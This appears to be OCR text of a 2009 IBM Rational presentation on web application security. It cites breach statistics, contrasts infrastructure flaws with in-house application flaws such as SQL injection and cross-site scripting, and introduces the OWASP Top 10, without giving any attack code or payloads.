IBM Software Group

Port 80 *(and 443!)* Is Wide Open

Scanning for Application-Level Vulnerabilities

Joshua W. Burton, IBM Rational

QUEST / 24 Apr 2009

© 2008 IBM Corporation

The Alarming Truth

"Approximately 100 million Americans have been informed that they have suffered a security breach so this problem has reached epidemic proportions."

Jon Oltsik – Enterprise Strategy Group

"Up to 21,000 loan clients may have had data exposed"

Marcella Bombardieri, Globe Staff/August 24, 2006

"Personal information stolen from 2.2 million active-duty members of the military, the government said…"

New York Times/June 7, 2006

"Hacker may have stolen personal identifiable information for 26,000 employees.."

ComputerWorld, June 22, 2006


© 2008 IBM Corporation

Why Application Security is a High Priority


- **Web applications are the #1 focus of hackers:**
  - 75% of attacks at Application layer (Gartner)
  - XSS and SQL Injection are #1 and #2 reported vulnerabilities (Mitre)
- **Most sites are vulnerable:**
  - 90% of sites are vulnerable to application attacks (Watchfire)
  - 78% percent of easily exploitable vulnerabilities affected Web applications (Symantec)
  - 80% of organizations will experience an application security incident by 2010 (Gartner)
- **Web applications are high value targets for hackers:**
  - Customer data, credit cards, ID theft, fraud, site defacement, etc
- **Compliance requirements:**
  - Payment Card Industry (PCI) Standards, GLBA, HIPPA, FISMA,

© 2008 IBM Corporation

Building Security & Compliance into the Software Development Lifecycle (SDLC)




High Level Web Application Architecture Review



Security

Network Defenses for Web Applications




Security

Where are the Vulnerabilities?

Code Scanning Emerging Tech

Fortify
Ounce Labs
Secure Software
Klockwork
Parasoft



© 2008 IBM Corporation

Security

The Myth: “Our Site Is Safe”


We Have Firewalls in Place

We Audit It Once a Quarter with Pen Testers

We Use Network Vulnerability Scanners

Security

The Reality: Security and Spending Are Unbalanced




75% of All Attacks on Information Security Are Directed to the Web Application Layer

2/3 of All Web Applications Are Vulnerable

Gartner

Sources: Gartner, Watchfire

What is a Web Application?



- **The business logic that enables:**
  - User's interaction with Web site
  - Transacting/interfacing with back-end data systems (databases, CRM, ERP etc)
- **In the form of:**
  - 3rd party packaged software; i.e. web server, application server, software packages etc.
  - Code developed in-house / web builder / system integrator

Input and Output flow through each layer of the application

A break in any layer breaks the whole application

© 2008 IBM Corporation

Security Defects: Those I manage vs. Those I own

	Infrastructure Vulnerabilities or Common Web Vulnerabilities (CWVs)	Application Specific Vulnerabilities (ASVs)
Cause of Defect	Insecure application development by **3rd party SW**	Insecure application development **In-house**
Location within Application	3rd party **technical building blocks or infrastructure** (web servers,)	**Business logic** - dynamic data consumed by an application
Type(s) of Exploits	Known vulnerabilities (patches issued), misconfiguration	SQL injection, path tampering, Cross site scripting, Suspect content & cookie poisoning
Detection	Match signatures & check for known misconfigurations.	Requires application specific knowledge
Business Risk	Patch latency primary issue	Requires automatic application lifecycle security
Cost Control	As secure as 3rd party software	Early detection saves $$$

© 2008 IBM Corporation

Open Web Application Security Project (OWASP) and the OWASP Top 10 list

- Open Web Application Security Project – an open organization dedicated to fight insecure software
- “The OWASP Top Ten document represents a broad consensus about what the most critical web application security flaws are”
- We will use the Top 10 list to cover some of the most common security issues in web applications

© 2008 IBM Corporation

